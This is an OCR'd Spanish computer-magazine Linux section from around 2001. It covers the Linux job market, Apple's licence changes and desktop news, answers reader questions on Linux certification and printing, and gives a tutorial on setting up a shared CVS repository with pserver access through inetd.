También es interesante ver para qué tipos de trabajos están más demandados los técnicos de GNU/Linux. No sorprende que el mayor porcentaje corresponda a los administradores de sistemas y de red, dado que la vocación principal de los sistemas Unix siempre ha sido el campo de los servidores. Sí es interesante constatar que las diferencias entre administradores y desarrolladores aunque significativa no es abismal: 41% frente al 28%. Otro 10% hacen labores de webmasters y programación web, y un 21% están sin clasificar.

Este porcentaje alto de desarrolladores puede ser un indicativo de que GNU/Linux está conquistando otros segmentos más allá del clásico de servidor i-net y de ficheros, donde prima la administración. Se trata de los servidores que ejecutan aplicaciones cliente servidor, que hasta ahora por su carácter crítico se limitaban a caras máquinas Unix. Y es que GNU/Linux sigue siendo el de siempre en cuanto al coste, con la máxima compatibilidad, pero

ahora es un sistema operativo mucho más escalable. Asimismo, los procesadores sobre los que funciona ya no son los 486 que parecían de juguete frente a los rápidos RISC de los servidores de gama alta. Otro factor más es que las aplicaciones cliente servidor clásicas tienden ahora hacia las aplicaciones i-net.

Linux tiene cierta ventaja sobre Windows 2000, el otro sistema operativo que trata de no quedarse encasillado como servidor de ficheros y de i-net. Por un lado está el coste: los 4.000 dólares que vale Windows 2000 Advanced Server con licencia para 25 clientes frente a lo que vale por ejemplo Conectiva o e-smith con soporte técnico incluido es abismal. Aunque Microsoft tenga un 2000 Server más barato (por «sólo» 1.200 dólares para 10 clientes), es la versión Advanced la recomendada en su web con un «*¿no está seguro? comience por Advanced Server*», además de previsiblemente la más baja que se sacará para Itanium.


Asimismo, hay que tener en cuenta que cuando salga Itanium habrá que comprar nuevo tanto el sistema operativo como las aplicaciones, mientras que las de GNU/Linux al ser software libre se podrán adaptar y recompilar. De hecho ya desde hace tiempo los programadores tienen acceso a máquinas en las que compilar y probar sus programas.

Otro punto a favor de Linux es su experiencia en arquitecturas más allá de Intel de 32 bits. En el desarrollo de la versión para Itanium han intervenido los dos padres de la criatura, Intel y HP, junto con otros expertos como SGI. Ya está listo para la salida al mercado del procesador, mientras que parece confirmarse que una versión de Windows 2000 no se presentará hasta unos meses después. Además, mientras que Microsoft ha ido abandonando arquitecturas en su Windows NT hasta quedarse en monoplataforma, Linux está presente en varias tanto de 32 bits como de 64, estando en desarrollo la adaptación para el futuro procesador de AMD.

Finalmente GNU/Linux se adapta rápidamente a otras tecnologías e innova como muestran GNOME y KDE. Pero es también una apuesta segura para las tecnologías imperantes en el mercado cliente/servidor dominado por Unix, Java y CORBA, mientras que Microsoft tendrá que esforzarse por meter su nueva .NET en un mercado muy reacio a los cambios, especialmente en sectores como el bancario.

A vueltas con las licencias

Apple ha modificado su polémica licencia APL, que establecía restricciones que en opinión de muchas personas iban en contra del concepto de software libre. Básicamente se criticaba el que obligaba a publicar los cambios hechos aunque fueran para uso interno, así como a notificar las modificaciones mediante un sistema centralizado e incluso a registrarse para usar el producto para usos distintos a investigación y desarrollo. Aún más polémico era que ante determinadas circunstancias Apple podía revocar la licencia.



En los Estados Unidos el salario medio de un técnico de GNU/Linux es de 85.000 dólares.



Ya es posible utilizar código en GTK+ dentro de una aplicación KDE.

A pesar de estas tres restricciones, OSI (*Open Source Iniciative*) aprobó la licencia como compatible con la definición de Open Source, lo que levantó las críticas tanto de Bruce Perens, miembro de OSI que votó en contra, como de la Free Software Foundation. Esta última organización considera desde entonces que el término «open source» ya no está definiendo exactamente lo mismo que el de «software libre».

La nueva versión de la licencia busca precisamente corregir estos tres puntos de polémica. Algo que agradecerán sin duda los futuros usuarios de Mac OS X, al ser la licencia de parte del sistema. Lo que no cambia en la APL es una serie de problemas que no afectan a su carácter libre, pero sí tienen consecuencias prácticas. Se trata de una licencia incompatible con la GPL y con otras similares a la propia APL, lo que impide reutilizar fragmentos de código en otros proyectos. Además da ventaja al fabricante respecto al resto de la gente al permitirle incorporar en su software propietario las contribuciones que le hagan.

Esto también lo recoge, por ejemplo, la licencia BSD, pero con una gran diferencia: permite lo mismo a todo el mundo y además de igual modo que admite incorporar el código a proyectos propietarios se puede poner bajo GPL. Tampoco está en la misma situación el software GPL, en el que para contribuir con código hay que ceder el *copyrigth* si se quiere que forme parte de la versión oficial, como hace Sun con Star Office.

La diferencia está en que siempre cabe la alternativa, aunque sólo esté para casos extremos, que los desarrolladores no sigan la versión oficial y monten la suya propia. Esta posibilidad es como el airbag de un coche: a nadie le gustaría que un día le haga falta pero se alegra de tenerlo por si acaso.

Escritorios

Sigue la cooperación entre GNOME y KDE. La gente de KDE ha lanzado XParts, que permite que los programas que usan KParts utilicen componentes que se están ejecutando en otro proceso (al estilo de Bonobo, que permite elegir entre el mismo proceso o fuera de él). Al lanzar XParts han dado énfasis al hecho de que también permite de este modo empotrar componentes GTK+ basados en otros modelos de componetes como Bonobo. Como demostración mostraron Gecko (el motor de Mozilla, escrito en Gtk+) empotrado en Konqueror.

QGtkWidget y QGtkApplication va más allá y permite usar componentes Gtk+ dentro del mismo espacio de proceso que una aplicación KDE. Por ahora es muy ineficiente, debido al distinto modo de procesar las señales de Gtk+ y Qt. Con los cambios que introducirá GTK+ 2.0 quizás sea posible hacer la integración más eficiente.

Otro anuncio de KDE es que se espera el lanzamiento de KDE 2.1 para mediados de este mes. Traerá como novedades el KDevelop preparado para desarrollar aplicaciones para KDE 2; un gestor de temas; soporte de *thumbnails* de ficheros de texto y HTML en Konqueror; mejoras en el soporte de Java de Konqueror integrando Java Security (necesita el JDK 1.2); mejoras en el panel que permitirán, por ejemplo, incluir *applets* de Window Maker; etc.

Del lado de GNOME merece destacarse el lanzamiento de GStreamer, un programa multimedia que sorprende por el gran número de formatos que permite ver mediante *plug-ins*. Por ejemplo, sirve para reproducir DVD y películas en DivX, o tanto escuchar como codificar ficheros OggVorbis, el sustituto libre de patentes del MP3. La librería base es de tan sólo 150 Kbytes y entre los planes está incluir un *plug-in* para acceder también a recursos de ARts, la arquitectura multimedia de KDE2.

Chema Peribáñez

Participa

Esta sección pretende ofrecer una respuesta a cualquier duda que el lector tenga acerca de Linux. Para ello, basta con que nos envíe su consulta mediante carta a:

PC ACTUAL.
San Sotero, 8, 4ª planta. 28037 MADRID.
También puede utilizar el fax nº: 91 327 37 04 o el correo electrónico linux@bpe.es.

PC ACTUAL se reserva el derecho de publicar, resumir, extractar o responder por otros medios las consultas recibidas.

Formación en GNU/Linux

Debido a mi afición por la informática, me he visto «obligado» a estudiarla por FPIII (es la opción que más se me ha recomendado aparte de la universidad, pero ésta son muchos años. Espero que mi decisión sea acertada pues además estudio ya una carrera simultáneamente). En el curso de FP se da Unix, pero quiero tener más conocimientos de Linux, por lo que quisiera saber qué cursos o academias me recomendaríais. Sé que existen, por ejemplo, los cursos de ESware y Universe Linux, pero desconozco su reconocimiento, que para mí también es importante.

Si fuera posible me gustaría saber también si hay cursos que sean on-line, multimedia o por correo, al menos en los primeros niveles, ya que por falta de tiempo en estos momentos me resulta complicado ir a clases presenciales.

Xavier Casals


Tanto ESware como Universe Linux, tal como comentas, ofrecen cursos interesantes sobre GNU/Linux. Hay muchas otras empresas ofertando cursos e incluso pequeñas academias. De hecho, una de las empresas que también da formación, UltimoByte, vende *kits* para academias, al estilo de lo que hace Conectiva en Brasil.

Si buscas el reconocimiento de un título, entonces la clave está en una certificación. Empresas como Microsoft, Novell u Oracle tienen su propio título y el mundo de GNU/Linux no podía ser menos. El problema es que como GNU/Linux no es un producto que posea una compañía en exclusiva, fueron varias las empresas que se lanzaron a la aventura de crear su propio sistema de certificación. Esa época de caos ha pasado y al final han despuntado dos certificaciones. Una particular de una distribución y la otra genérica.

La certificación dependiente de la distribución es la de Red Hat, que aprovecha legítimamente su peso en el mercado, ganado gracias a que al hacer software libre, sus desarrollos propios, los de sus competidores e imitadores han contribuido a su difusión. Se denomina RHCE (Red Hat Certified Engineer) y se accede desde la web de Red Hat siguiendo el enlace «training». Cuesta unos 750 dólares.

El otro certificado conocido es el de LPI (Linux Professional Institute), una organización sin ánimo de lucro creada para ofrecer una titulación que por ser independiente pueda contar con el respaldo de todos. Tiene el apoyo y patrocinio de distribuciones como TurboLinux, Caldera, SuSE o Mandrake, además de empresas del prestigio de IBM, SGI, HP o VA Linux. Red Hat apoya su propia titulación, pero está presente como observador. La certificación LPI es independiente de la distribución; por ejemplo, cubre tanto el sistema de paquetes RPM de Red Hat como el DEB de Debian.

LPI no da ningún tipo de formación ni vende material, sólo hace los exámenes, que se pueden realizar a través de cualquier centro afiliado a VUE, es decir, en los mismos sitios que los exámenes de Microsoft, Novell, IBM, Cisco o Ericsson. Cada examen cuesta 100 dólares, como forma de cubrir los gastos del programa y también para pagar a VUE por utilizar su red de centros. La inscripción al examen se puede hacer vía web con una tarjeta de crédito o directamente en el centro escogido para realizarlo. La fecha y hora del examen la fija uno mismo y si se avisa con anticipación se puede cambiar de fecha o cancelar el examen sin que cueste nada.



El tutorial de GNU/Linux rute es muy completo.

El examen se hace contestando en un PC las preguntas, en su mayoría de tipo seleccionar la respuesta correcta entre varias alternativas. En el web de LPI (*www.lpi.org*) hay un examen de prueba. Al finalizar el examen se sabe si se ha aprobado o no en el acto.

Un tema a tener en cuenta es que por ahora los exámenes están en inglés, aunque dada la demanda se estudia traducirlos a varios idiomas, incluido el español. Mientras tanto, como contrapartida, se concede un poco más de tiempo de examen a las personas cuyo idioma no es el de Oscar Wilde.

La certificación del LPI está dirigida a administradores de sistemas. Por ahora sólo está el nivel más bajo, que equivaldría a un «administrador junior». Consta de dos exámenes, el primero fácil si se tiene algo de experiencia con GNU/Linux y el segundo asequible si se prepara. En el web de LPI se recogen los objetivos, en muchos casos con enlaces y comentarios sobre dónde encontrar documentación.

En LinTraining.com hay muchos enlaces sobre formación en GNU/Linux.

Ya está en marcha la preparación del nivel intermedio. El proceso consiste en primer lugar en definir los objetivos, que sugieren las empresas colaboradoras y cualquier persona que lo desee vía su web. Seguidamente se recogen posibles preguntas mediante el mismo procedimiento. Se estudian y filtran. A continuación se lanza el examen en fase *beta*, que tiene la misma validez que el definitivo. La diferencia es que no se da la nota en el acto, sino que se espera hasta tener un número crítico de exámenes que permita evaluar cómo ha ido el proceso. En ese instante se ajustan los criterios y se califican los exámenes. Los exámenes del primer nivel han estado en fase *beta* hasta hace poco. A lo largo de ella se compensó a los candidatos la incomodidad de tener que esperar con incentivos como regalos de las empresas patrocinadoras o la gratuidad del segundo examen.

Las certificaciones del LPI, a diferencia de otras que hay en el mercado (como las de Microsoft), no pierden su validez pasado un tiempo, por lo que no obligan a realizar nuevos exámenes para demostrar que se está al día. En lugar de ello simplemente se informa de la fecha en que se obtuvo el certificado y se recomienda a las empresas tener en cuenta que desde entonces pueden haber surgido temas nuevos.

En el web de LPI hay información de empresas que dan formación de LPI, incluyendo vía web. También hay algunas que hacen exámenes de prueba, e incluso en una de ellas es gratis con sólo registrarse. Otra web que recoge información sobre distintos centros de formación es *www.lintraining.com*. También te recomendamos la web del proyecto LuCAS (*lucas.hispalinux.es*), donde además de abundante documentación, hay una lista de vendedores de GNU/Linux, muchos de los cuales también venden formación.


Además hay dos cursos gratis en Internet. Uno es «Linux Fundamentals», de la empresa de formación Fortuitous, que se puede bajar de *www.fortuitous.com/training*. Se distribuye bajo licencia GPL y es el material de un curso sencillo de dos días. Se está traducciendo al español: aquellas personas interesadas en participar pueden ponerse en contacto

con Felipe E Barousse (*fbarousse@piensa.com*). Aprovechamos para recordar que en *web www.piensa.com* están las traducciones de la revista Linux Gazette, que cubre muchos temas interesantes incluyendo el de sistemas de certificación.
El otro curso es realmente impresionante. Está en *rute.sourceforge.net* y cubre un montón de temas, incluyendo los propios programas de certificación de Red Hat y LPI.
Un consejo que te damos si sacas la certificación LPI es que pongas en el currículum que la respaldan empresas como IBM. Muchas empresas pequeñas han oído hablar de Linux e IBM, pero no de LPI.
También te recordamos que la experiencia es muy importante en un currículum. El participar en un proyecto de software libre lo valoran ya algunas empresas y en todo caso es una buena escuela de conocimientos.
Para finalizar queremos destacar un contendiente menos conocido en la oferta certificadora: Sair Linux and GNU Certification. En su cuidada web (*www.linuxcertification.com*) no aparecen tantas grandes empresas como en la de LPI, pero la lista de nombres importantes es impresionante, destacando Richard Stallman, Eric S. Raydmon y Bruce Perens. Entre las distribuciones que cuentan con representantes están Debian, Red Hat, Slackware, Turbo Linux y Corel. El número de personas que componen el equipo del proyecto es muy elevado. A diferencia de LPI, sí proporciona su propia documentación.


Imprimir desde un programa

Uso habitualmente Linux y tengo que desarrollar una aplicación para imprimir graficos. En principio había pensado hacerlos generando un fichero PostScript que luego se envía a impresora, pero quería saber si hay alguna librería o alguna otra forma de hacer esto de forma «elegante».
Antonio Buitrago

Si el programa sólo es para sacar por impresora un fichero con un gráfico, como dices lo más facil es convertir a PostScript y mandar a la impresora. Si está instalado ImageMagick bastaría el siguiente guión:
#!/bin/sh convert $1 $1".ps" lpr -s $1".ps" rm $1".ps"
Si quieres que tu programa haga más cosas y tenga una interfaz gráfica, lo más adecuado es utilizar un *toolkit* que incluya opciones para imprimir.
Es el caso de wxWindows, que permite escribir programas en C++ o Python multiplataforma (Windows, Unix/GTK+, Unix/Motif y próximamente Mac) y que cuenta con una clase para imprimir. Su licencia es la LGPL, de modo que se puede usar tanto en programas libres como propietarios. Tienes más información en *www.wxwindows.org*. También con Java puedes imprimir.
Otro caso es Qt, el *toolkit* con el que está escrito KDE, que también cuenta con una clase en la que se puede dibujar como en un Canvas sólo que en lugar de mostrarse por pantalla va a la impresora. Qt se puede usar desde C++ y desde varios lenguajes interpretados como Python y Perl. Su licencia es dual, GPL o QPL, pero ambas exigen que el programa que las use sea libre. Los programas propietarios tienen que pagar por una licencia especial.
En GNOME se cuenta con gnome-print, que es un sistema más sotisficado que permite múltiples posibilidades como previsualización, manejo de fuentes, etc. Obviamente también incluyen funciones para imprimir directamente una imagen. Son funciones de librería a las que se accede desde C. Su licencia es LGPL y por tanto puede usarse tanto en programas libres como propietarios. Encontrarás información en *www.levien.com/ gnome/print-arch.html*, que además trae enlaces muy buenos a otras alternativas.
También puedes ver el código fuente de programas que usan gnome-print como Gnumeric o Gedit. Si tienes una distribución que usa paquetes RPM podrás obtener la relación de programas que usan gnome-print mediante una orden similar a *rpm -q –whatrequires gnome-print*.
Otro enlace que quizás te interese sea *http://gimp-print.sourceforge.net*. Es un *plug-in* para imprimir imágenes desde The Gimp con resultados realmente impresionantes en temas como el color con las impresoras de calidad fotográfica que soporta. Incluye varios controles específicos para configurar la salida de la imagen que no encontrarás en otras alternativas por ser más genéricas en lugar de ir orientadas a imágenes. El problema es que al ser un *plug-in*, la integración en otro programa no es nada fácil.
Otra opción es mirar el código fuente de un programa como ee o el ejecutable *display* de Image Magick, aunque verás que realmente lo único que hacen es convertir y enviar a la impresora. Los textos son más complicados, sobre todo por el asunto de las fuentes, que no tienen por qué coincidir con las de las impresoras y porque hay que ajustar los tamaños de las páginas. Para ese caso una librería como gnome-print sí es casi imprescindible.



LPI tiene uno de los certificados más reconocidos.



Gnome-print da grandes posibilidades de impresión a las aplicaciones.

Todo bajo control

Cómo montar un entorno de desarrollo en GNU/Linux

La mejor manera para convencer a nuestros jefes y compañeros de trabajo sobre las bondades de GNU/Linux es enseñando cosas que funcionan. Y para ello hoy vamos a ver cómo montar un entorno de desarrollo para que un grupo de programadores puedan trabajar todos juntos.

Montar un entorno de desarrollo en nuestro centro de trabajo nos va a permitir controlar y automatizar muchas de las tareas típicas del desarrollo de un proyecto software, desde la simple generación de las distintas versiones de los programas, pasando por un control más exhaustivo de la parte en la que trabaja cada persona, hasta realizar fácilmente copias de seguridad.

Por todos es sabidos que una de las facetas en las que destaca GNU/Linux es en el número y calidad de las herramientas de desarrollo de las que dispone, haciéndolo idóneo para este tipo de tareas. Seguro que algún jefe o compañero avispado nos dirá que todo esto que planteamos puede ser realizado en su amado Windows, a lo que deberemos de contestar que puede que sí, pero seguro que no es ni tan completo ni tan barato como la solución GNU/Linux.

Pero es importante que pongamos más enfásis en la funcionalidad que ofrece nuestra propuesta más que en la cuestión del precio, pues a mucha gente no le parece muy buena idea usar software «gratuito», y GNU/Linux no es una buena solución únicamente por su precio, sino que destaca más bien en muchas otras cosas frente a otros sistemas operativos.

Cvsweb recién configurado (figura 1).

Control de versiones

El software más importante para la tarea que nos hemos encomendado es el CVS (*Concurrent Version System*), que nos permite gestionar todo el ciclo de desarrollo de un proyecto software. Su utilidad principal es el permitir el trabajo concurrente de varias personas en el mismo proyecto, facilitando enormemente el control del código fuente de los proyectos.

Para ir abriendo boca, vamos a empezar directamente con la configuración de nuestro repositorio de proyectos. «Repositorio» es la palabra que se usa en la terminología del CVS para referirnos a un área (directorio, servidor, etc.) en el que están ubicados nuestros proyectos, y que debe estar al alcance de las máquinas de las personas que vayan a trabajar en los proyectos que demos de alta en el repositorio, por lo que lo mejor va a ser que consigamos una máquina libre, instalemos nuestra distribución GNU/Linux preferida (en este caso Debian) y pasemos a instalar el CVS en ella. Para lograrlo, en Debian, no habría más que ejecutar el siguiente comando:

apt-get install cvs

Esto nos descargará, del servidor especificado en nuestro fichero /etc/apt/sources.list, la última versión del CVS disponible en dicho servidor y la instalará en nuestro sistema. En el caso de otras distribuciones GNU/Linux, no tendremos más que conseguir el paquete (en formato RPM, o los fuentes en un .tar.gz) e instalarlo según se especifique en el manual de nuestro gestor de paquetes. En el caso de distribuciones basadas en RPM (Red Hat y derivadas), esto se consigue con el siguiente comando:

rpm -i cvs-x.xx.i386.rpm

Una vez instalado el software, el siguiente paso es crear y configurar nuestro repositorio. Para ello, es recomendable, primero, crear un usuario en el sistema que será el dueño de todos los ficheros que creemos en el repositorio. En un alarde de imaginación, vamos a llamar a este usuario cvs:

useradd -d /home/cvs cvs

Este comando añade el usuario «cvs» al sistema y crea el directorio /home/cvs como directorio HOME de dicho usuario. Lo siguiente es crear nuestro repositorio, para lo cual entraremos en el sistema como usuario cvs y ejecutaremos lo siguiente:

mkdir repositorio

cvs -d /home/cvs/repositorio init

Creamos un directorio llamado repositorio y le indicamos al CVS, mediante el comando *cvs init*, que queremos incluir en dicho directorio un repositorio CVS. El comando *cvs init* crea, en el directorio que hayamos especificado, un subdirectorio llamado CVSROOT en el que almacena toda la información necesaria para gestionar el repositorio, desde los nombres de los módulos (proyectos) contenidos en él, hasta la información sobre los usuarios que queremos que tengan acceso al repositorio.

Así, antes de seguir adelante, tendremos que crear, en el directorio /home/cvs/repositorio/CVSROOT, un fichero llamado «passwd», en el que almacenaremos los nombres y las contraseñas de los usuarios con acceso a nuestro repositorio. Este fichero usa el mismo formato que el /etc/passwd, pero con menos información. Así cada línea de este fichero tiene la siguiente forma:

usuario:clave_encriptada:usuario_real

donde *usuario* es el nombre de un usuario con acceso al repositorio; *clave_encriptada* es la contraseña de dicho usuario encriptada, y *usuario_real* es el nombre de un usuario real de la máquina que será el que se use cuando se ejecuten las operaciones de CVS. En nuestro caso, este tercer campo del fichero será siempre *cvs*, que es el nombre del usuario que creamos anteriormente. Así, un ejemplo de este fichero podría ser:

juan:hhhqGLK1PFcws:cvs
ana:gaq278heMtRDA:cvs

Para generar las contraseñas encriptadas, usaremos el siguiente comando:

perl -e "print crypt('contraseña', 'sal')"

que nos mostrará por pantalla la contraseña ya encriptada. En este comando, *sal* especifica una cadena de dos o más caracteres que usa internamente la función *crypt* para generar la contraseña encriptada a partir de la cadena especificada en *contraseña*.

Otro fichero muy importante dentro de este directorio CVSROOT es el llamado *modules*, que es donde se pueden especificar acciones a realizar cuando alguien se baje uno de los módulos contenidos en nuestro repositorio. Este fichero se usa principalmente para indicar qué módulos se tienen que descargar junto con alguno de los módulos. Por ejemplo, puede que tengamos una librería como uno de los módulos de nuestro repositorio y además algún que otro proyecto que haga uso de esa librería y que, además, no funcione sin ella, por lo que el uso de esa librería debería ser obligatorio para ese proyecto en concreto. Así, podriamos indicar, en el fichero «modules», lo siguiente:

libreria libreria

proyecto1 proyecto1 &librería

Esto indica que hay un proyecto llamado *librería*, que está en el directorio libreria, y que además hay otro proyecto llamado *proyecto1*, situado en el directorio *proyecto1*, y que cada vez que alguien obtiene una copia de él, obtiene otra de la *librería librería*.

Este fichero también se puede usar para crear pseudo-proyectos o, por decirlo de otra manera, poder referenciar a una parte de un proyecto como si fuera un módulo del repositorio. Por ejemplo:

libreria_dibujo proyecto1/libreria/dibujo

permitiría referenciar la librería ubicada en el directorio proyecto1/libreria/dibujo bajo el nombre *libreria_dibujo*.



Cvsweb mostrando el contenido de un módulo (figura 2).

El CVS desde los clientes

Una vez configurado nuestro servidor CVS, sólo queda comenzar a usarlo, y para ello las máquinas cliente (equipos desde los que se va a acceder al repositorio en forma de cliente) tienen que estar configuradas. Para usar CVS, lo más recomendable es utilizar el comando CVS de línea de comandos, pues permite el acceso a todas las opciones del CVS, aunque, como es más que probable que nos encontremos con gente que usa Windows como sistema operativo, no está de más conocer WinCVS que, como su nombre indica, es un *front-end* de CVS para Windows.

Pero, sea cual sea el software que usemos, la única información que necesitamos saber, aparte de nuestro nombre de usuario y contraseña, es el CVSROOT, que es una cadena con un formato similar al de un URL que especifica dónde está ubicado el repositorio al que queremos acceder. Como norma general, y en nuestro caso en particular, esta cadena tiene la siguiente forma:

:pserver:usuario@nombre.de.maquina:/directorio/donde/esta/el/repositorio

lo que se traduce en nuestro caso a:

:pserver:juan@cvs.gnome-db.org:/home/cvs/repositorio

Una vez sabido nuestro CVSROOT particular, sólo resta empezar a usar el CVS:

wcvs import -m "Primera versión" nombre_de_modulo nombre_de_usuario nombre_de_version: Importa el contenido del directorio actual en el CVS bajo el módulo especificado en *nombre_de_modulo*.

cvs checkout nombre_de_modulo: Obtiene una copia en nuestro disco local del módulo(s) especificado(s).

cvs update –dP: Actualiza nuestra copia local con cualquier cambio que pueda haber en el repositorio.

cvs add nombre_de_fichero: Añade el fichero(s) o directorio(s) seleccionado(s) al repositorio.

cvs remove nombre_de_fichero: Elimina el fichero(s) o directorio(s) especificado(s) del repositorio.

cvs commit: Sube al repositorio todos los cambios que haya en nuestra copia local.

cvs diff: Muestra las diferencias que hay entre nuestra copia local y la copia en el repositorio.

Módulos dentro del repositorio

Una vez conocidos por encima los entresijos del directorio CVSROOT, pasamos al siguiente paso, que es la creación de un nuevo módulo (proyecto) dentro del repositorio. Para ello, empezamos por crear un directorio vacío en el que iremos añadiendo los ficheros que componen nuestro proyecto antes de importarlo en el repositorio.


Hay que indicar que aunque en un repositorio CVS tiene cabida cualquier tipo de fichero (pese a que el poder de CVS está presente cuando se usan ficheros de texto ASCII), es recomendable que se añadan al repositorio sólo los ficheros fuente de la aplicación. Es decir, ficheros de código fuente, documentación, *scripts*, etc. tienen cabida en el repositorio, pero no deberíamos añadir a éste ningún fichero que sea generado, por ejemplo, por una compilación.

Así, no tiene ningún sentido añadir ficheros .obj (o .o en Unix) o programas ya compilados, pues se generan tras una compilación o comando. Mejor que añadirlos al repositorio, sería incluir en el módulo los *scripts* o instrucciones necesarias para que cualquiera que obtenga una copia del módulo pueda generar dichos ficheros en su propio sistema.

Así, una vez creado un directorio vacío para nuestro nuevo proyecto (llamado, por ejemplo, *proyecto1*), pasaremos a añadir los ficheros iniciales del proyecto a dicho directorio. Por ejemplo, en mi caso, dicho directorio tendría el siguiente contenido:

```
$ ls -l
total 12
-rw-r--r--   1 cvs   users   5 Jan 14 19:41 Makefile
-rw-r--r--   1 cvs   users   5 Jan 14 19:34 pantalla.c
-rw-r--r--   1 cvs   users   5 Jan 14 19:33 principal.c
```

Como puede observarse, nuestro proyecto va a tener inicialmente dos ficheros



Opciones de configuración en mailman (figura 3).

fuente (en lenguaje C) y un fichero llamado «Makefile» en el que se especifican la serie de acciones que tiene que seguir el comando *make* para generar el programa ejecutable a partir de esos ficheros. El siguiente paso es importarlo en el repositorio:

$ cvs -d /home/cvs/repositorio import -m "Primera versión de proyecto1" proyecto1 rodrigo version_0_1
N proyecto1/principal.c
N proyecto1/pantalla.c
N proyecto1/Makefile
No conflicts created by this import

Tras este paso, comprobamos que tenemos en el directorio /home/cvs/repositorio un nuevo subdirectorio llamado *proyecto1*, que corresponde al módulo que acabamos de importar. Este módulo ya es parte del repositorio y, por tanto, podemos trabajar sobre él.

Acceso remoto de los clientes

Ahora que ya tenemos un módulo en nuestro repositorio, llega el momento de configurar el acceso remoto de los clientes CVS a nuestro repositorio. Para ello, se usa el programa inetd, o Internet Superserver, presente en todas las distribuciones GNU/Linux y en muchas versiones de Unix. Es un superservidor de Internet, es decir, un programa que se arranca cuando se pone en marcha el sistema y que «escucha» en todos los puertos que le especifiquemos, arrancando el programa asociado a cada puerto cada vez que llegue una petición por dicho puerto.

Esto permite que podamos tener cientos de servicios de red disponibles en nuestra máquina sin necesidad de contar con otros tantos procesos ejecutándose continuamente. En vez de eso, sólo arrancamos uno (inetd) y éste a su vez arranca el programa especificado para cada puerto única y exclusivamente cuando es estrictamente necesario (o sea, cuando realmente hay una petición que atender). El resto del tiempo, cuando no hay peticiones en ningún puerto, tenemos un solo proceso arrancado, lo que nos permite no malgastar innecesariamente recursos de nuestra máquina.

Este super-servidor tiene dos ficheros de configuración. Uno es /etc/services, en el que deberemos añadir las siguientes líneas:

cvspserver 2401/tcp # CVS client/server operations
cvspserver 2401/udp # CVS client/server operations

para indicarle a inetd que tenemos un servicio llamado cvspserver que debe ser atendido en el puerto 2401, tanto por TCP como por UDP.

El otro fichero de configuración es /etc/inetd.conf, en donde especificamos el comando que debe ejecutarse cuando llegue una petición por el puerto del cvspserver (2401). En este fichero deberemos añadir una línea de la siguiente forma:

cvspserver stream tcp nowait.400 root /usr/bin/cvs /usr/bin/cvs --allow-root=/home/cvs/repositorio pserver

en donde el parámetro *--allow-root* especifica el repositorio que queremos tener accesible para el cvspserver. Pueden especificarse varios, para lo cual se deberá añadir un *--allow-root* por cada uno de los repositorios accesibles. Pero en nuestro caso, que sólo tenemos un repositorio, no es necesario más que uno.

